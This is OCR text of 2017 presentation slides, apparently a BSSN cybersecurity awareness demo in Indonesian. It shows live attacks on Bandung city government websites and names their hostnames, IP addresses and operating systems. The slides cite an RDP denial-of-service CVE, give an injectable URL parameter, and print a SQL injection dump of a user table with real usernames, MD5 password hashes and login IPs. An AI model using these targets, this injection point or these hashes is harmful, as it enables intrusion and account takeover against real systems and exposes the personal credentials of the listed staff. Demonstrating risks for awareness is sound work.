
Advanced Presistent Threats

sumber :

- ISACA January 2016 Cybersecurity Snapshot Global Data, www.isaca.org/2016-cybersecurity-snapshot
- Cyber Crime Watch

© 2017 BSSN All Rights Reserved

CYBERSECURITY RELIES ON CRYPTOGRAPHY




© 2017 BSSN All Rights Reserved

CRYPTO IS 1st LEVEL OF DATA PROTECTION

© 2017 BSSN All Rights Reserved

CRYPTOGRAPHY IS A ROOT



© 2017 BSSN All Rights Reserved

DEMO SESSION AND RISK RATING

LIVE WEB SECURITY ASSESSMENT

CONTENTS DEMO


- DOS (Denial of Service)
- SQL Injection
- Social Engineering (Smartphone Malware)

© 2017 BSSN All Rights Reserved

DENIAL OF SERVICE (DOS)

Denial of Service (Crashing Server)

Web Wajib Pajak Badan Pengelola Pendapatan Daerah Kota Bandung
Url : wp.bppd.bandung.go.id
IP Address : 45.118.112.232
Sistem Operasi : Windows Server 2008 R2




© 2017 BSSN All Rights Reserved

DENIAL OF SERVICE (DOS)

Celah Kerawanan pada Sistem Operasi Server :


- **RDP (Remote Desktop Protocol) DOS**
- **ID : CVE:CVE-2012-0152**
- **IP Address : 45.118.112.232**
- **Sistem Operasi : Windows Server 2008 R2**



© 2017 BSSN All Rights Reserved

SQL Injection, Take Over Administrator

Web Portal Dinas Tata Ruang dan Cipta Karya Pemerintah Kota Bandung **Pelayanan Kerangka Rencana Kota (KRK)**
Url : krk.distaru.bandung.go.id
IP Address : 45.118.114.220



© 2017 BSSN All Rights Reserved

POC - SQL INJECTION

Information Gathering

IP Address : 45.118.114.220
Sistem Operasi : Linux
Jenis Database : PostgreSQL
Jumlah Database : [3]
  [*] information_schema
  [*] pg_catalog
  [*] public

Vulnerability Assessment

ttp://45.118.114.220/?mod=berita&cmd=detail_berita&menu=3&news_id=340
Celah kerawanan terdapat pada link diatas
Analisa awal bahwa administrator memiliki PID awal yaitu nomor 1 atau 2

POC

Password dengan akun username : galih
Password (MD5) : 8e9f4806d6cdc02e0a064110e8070571

Database: public
Table: web_users
[43 entries]


pid	status	last_ip	permission	login_pass	login_name
1	<blank>	<blank>	<blank>	8e9f4806d6cdc02e0a064110e8070571	galih
2	<blank>	<blank>	<blank>	6ce2109b9f9a68fb86a83b34d536008a	admin
114	<blank>	139.195.192.195	<blank>	81dc9bdb52d04dc20036dbd8313ed055	erik
119	<blank>	203.176.176.250	<blank>	7f17e1a5a938fcefb88fcb60e5109ab6	ruhijat
120	<blank>	<blank>	<blank>	81dc9bdb52d04dc20036dbd8313ed055	eep
121	<blank>	203.176.176.250	<blank>	d07cd3f836eaabeb68c44048b926630b	dhuedhie0221
122	<blank>	<blank>	<blank>	81dc9bdb52d04dc20036dbd8313ed055	operatorputusan
126	<blank>	<blank>	<blank>	1187c466e4c303e4da2b122437161f54	cahya
127	<blank>	<blank>	<blank>	a4d3db22dccede0bbf1f833339d2eb4d	dian_brown
129	<blank>	<blank>	<blank>	a7aa197065a0df57e20895772bb9bf09	sudirman
130	<blank>	<blank>	<blank>	5582eed04d6fd27fe0ea40175b4758d3	andrew
131	<blank>	<blank>	<blank>	9b693f5015f650027c763271450f4c11	asun
132	<blank>	<blank>	<blank>	827ccb0eea8a706c4c34a16891f84e7b	yase
133	<blank>	49.236.220.168	<blank>	c53a8a5ac25e9a4a8ebf41b618417cee	nabilla
135	<blank>	203.176.176.250	<blank>	827ccb0eea8a706c4c34a16891f84e7b	dahen
136	<blank>	61.94.131.225	<blank>	827ccb0eea8a706c4c34a16891f84e7b	depat
137	<blank>	<blank>	<blank>	139c4e89cdbedaf144d05ca54a12a57b	yan
138	<blank>	203.176.176.198	<blank>	827ccb0eea8a706c4c34a16891f84e7b	efmah
139	<blank>	<blank>	<blank>	96629f1aac6ddb7a7cfa82574b6722d4	ROMAULI
140	<blank>	<blank>	<blank>	0a7e28c54fb6712fa258358d9bfc55a9	AGUS
141	<blank>	<blank>	<blank>	e10adc3949ba59abbe56e057f20f883e	JATI
144	<blank>	<blank>	<blank>	db9eeb7e678863649bce209842e0d164	febri
145	<blank>	203.176.176.198	<blank>	56a736edb62d4210cc9d67cf0af526c4	namira
146	<blank>	<blank>	<blank>	d3b7b4ff2675892c5e7a5b3c9b472d9f	hery
147	<blank>	<blank>	<blank>	6238e36b1e8e3d1dd759663890155a28	Ali
